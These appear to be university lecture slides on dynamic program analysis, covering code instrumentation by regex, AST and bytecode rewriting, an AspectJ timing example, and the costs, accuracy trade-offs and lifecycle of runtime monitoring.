
- 1. Property of interest. → 1. *Branch coverage of the test suite!*
- 2. Information related to property of interest. → 2. *Which branch was executed when!*
- 3. Mechanism for collecting that information from a program execution. → 3. *Logging statements!*
- 4. Test input data. → 4. *The test cases we generated for that example last Thursday!*
- 5. Mechanism for learning about the property of interest from the information you collected. → 5. *Postprocessing step to go from logs to coverage info!*

# INFORMATION COLLECTION

# Code Instrumentation

- Modify the original code to collect data
  - Manually or automatically (transparent)
  - Output format or channel

# Code Transformation




# How to Transform Source Code?


# Text manipulation

- Manually
- Regular expressions
  - ```
s/(\w+\(.*\));)/int t=time();\  
$1 print(time()-t);/g
```
- Benefits?
- Drawbacks?


# Parsing + Pretty Printing

“3+(i\*1)”

  
parsing




pretty printing

  
“3+i\*1”

# Parsing technology


- Standard technology
  - Handwritten parsers
  - Parser generators LR, LL, GLR, ...
  - Parser combinators
  - ...
- Pretty printer often written separately

# AST Rewriting




- Benefits/Drawbacks?
- Commercial rewrite systems exist
- Visitors, pattern matcher, ...

# AST Rewriting




- Often useful to have type/context information

# Static Analysis + Rewriting



# Rewriting as a Compiler Pass

“3+(4\*1)”



# Rewriting tools

- Rewrite patterns over trees, typically with parser/pretty printer systems
  - Stratego/XT
  - DSM
  - ...
- Within language rewriting
  - Aspect-oriented programming

# AspectJ

Object around() :

```
    execution(public * com.company..*.*(..)) {  
        long start = System.currentTimeMillis();  
        try {  
            return proceed();  
        } finally {  
            long end = System.currentTimeMillis();  
            recordTime(start, end,  
                      thisJoinPointStaticPart.getSignature());  
        }  
    }
```

# Byte Code Rewriting

- Java AST vs Byte Code
- Byte Code is JVM input (binary equivalent)
  - Stack machine
  - Load/push/pop values from variables to stack
  - Stack operations, e.g. addition
  - Call methods, ...


# Byte Code example

## (of a method with a single int parameter)

- ALOAD 0
- ILOAD 1
- ICONST 1
- IADD
- INVOKEVIRTUAL “my/Demo” “foo”  
“(I)Ljava/lang/Integer;”
- ARETURN

# JVM Specification

- <https://docs.oracle.com/javase/specs/>
- See byte code of Java classes with *javap* or ASM Eclipse plugin
- Several analysis/rewrite frameworks as ASM or BECL (internally also used by AspectJ, ...)



# Examples

- Check every parameter of every method is non-null
- Write the duration of the method execution of every method into a file
- Report warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch

# Other approaches

- Generic instrumentation tools (e.g., AOP) can also be used for compile-time instrumentation.
- Virtual machines/emulators, see valgrind or gdb
  - Selectively rewrite running code, or runtime instrumentation. (e.g., software breakpoints in the gdb debugger)
  - profile or otherwise do behavioral sampling.
- Metaprogramming, e.g., monkey patching in Python


(Alternative section title(s): What could possibly go wrong?, or, Things to think about when the used-dynamic analysis tool salesperson shows up at your door)

## **LIMITATIONS AND CHALLENGES**

# Costs

# Costs

- Performance overhead for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
- Accuracy



|                   | Error exists                               | No error exists                            |
|-------------------|--------------------------------------------|--------------------------------------------|
| Error Reported    | True positive<br>(correct analysis result) | False positive                             |
| No Error Reported | False negative                             | True negative<br>(correct analysis result) |

### Sound Analysis:

reports all defects

-> no false negatives

typically overapproximated

### Complete Analysis:

every reported defect is an actual defect

-> no false positives

typically underapproximated

# Very input dependent

- Good if you have lots of tests!
  - (system tests are often best)
- Are those tests indicative of normal use
  - And is that what you want?
- Can also use logs from live software runs that include actual user interactions (sometimes, see next slides).
- Or: specific inputs that replicate specific defect scenarios (like memory leaks).

# Heisenbuggy behavior

- Instrumentation and monitoring can change the behavior of a program.
  - e.g., slowdown, memory overhead.
- **Important question 1:** can/should you deploy it live?
  - Or possibly just deploy for debugging something specific?
- **Important question 2:** *Will the monitoring meaningfully change the program behavior with respect to the property you care about?*

# Too much data

- Logging events in large and/or long-running programs (even for just one property!) can result in **HUGE** amounts of data.
- How do you process it?
  - Common strategy: sampling

# Lifecycle

- During QA
  - Instrument code for tests
  - Let it run on all regression tests
  - Store output as part of the regression
- During Production
  - Only works for web apps
  - Instrument a few of the servers
    - Use them to gather data
    - Statistical analysis, similar to seeding defects in code reviews
  - Instrument all of the servers
    - Use them to protect data

# Common dynamic analyses

- Coverage
- Performance
- Memory usage
- Security properties
- Concurrency errors
- Invariant checking

# Summary

- Dynamic analysis: selectively record data at runtime
- Data collection through instrumentation
- Integrated tools exist (e.g., profilers)
- Analyzes only concrete executions, runtime overhead